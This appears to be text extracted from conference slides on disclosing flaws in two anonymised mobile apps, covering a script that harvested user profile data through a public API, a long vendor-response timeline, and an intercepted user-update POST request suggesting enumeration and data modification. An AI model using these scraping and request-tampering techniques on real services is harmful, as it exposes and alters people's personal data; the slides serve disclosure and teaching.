
First and last name, email, status, Facebook page, relationship status, profile picture and much more



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# COMPANY Y

Created a python script  
and start gathering users



<http://www.mazaika.com>




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# COMPANY Y

---

They acknowledged the issue and they sent me a reward.





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# COMPANY Y



---

You've received a £20.00 [Amazon.co.uk](#) Gift Voucher!



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# COMPANY Y




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# COMPANY Y

---

Company Y fixed it but I found another way to bypass it.  
Other vulnerabilities still in place... GTFO.



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# COMPANY Y

## Vendor response

Email -> FALSE

Support Ticket -> FALSE

Twitter -> TRUE

10-07-2015 First contact

10-07-2015 “Thanks. This will take a few days to review and see why.”

10-07-2015 “Thanks. It is a **hole we are aware** of and it is in our list to fix it.

**Folks who can root their phone can see these logs** which is not ideal. We are going to **fix it soon** since **we care about privacy** and **don't want to expose personal information.**”



# COMPANY Y

---

## Vendor response


10-07-2015 “Hey David, can you wait at least **6 months for us to fix** the bug? We have priorities for every bug and it might take us a while to fix it...”

05-11-2015 Requested an update

05-11-2015 “It’s fixed in a branch that can’t be released until early next year”

10-02-2016 Requested an update


10-02-2016 “March. **We’re going to encrypt our logging** the only issue is that we use the logging in every support email **to see what’s going on with users** when we can’t replicate an issue in-house. So we’re trying to figure out **how to decrypt it** for our support staff first!”



# COMPANY Y

---

Vendor response



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# COMPANY Y


---

## Vendor response

25-08-2016 “The issue David found to get users information using our public API **in a certain way** is fixed.”

25-08-2016 “There are other issues so if you can wait until November to disclose what you found it will be great.”


29-11-2016 “At the time we do not want to **open up any security issues to the internet**. We will notify you when we are ready.”



# COMPANY Y

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Still waiting




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# COMPANY Z

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- Who are they?
  - Mobile application that has 100.000.000 to 500.000.000 downloads according to Google Play.
  - Creates apps for big companies like Microsoft, Samsung, Yahoo!, ...
  - Listed in Forbes for being in the TOP200 fast growing companies in the world (IT)



# COMPANY Z

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User Enumeration

Data Modification



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

# COMPANY Z

---

After intercepting a request, I noticed the following POST:

POST http://companyz/users/updateuser/228522466

Data: sex=M&age=34



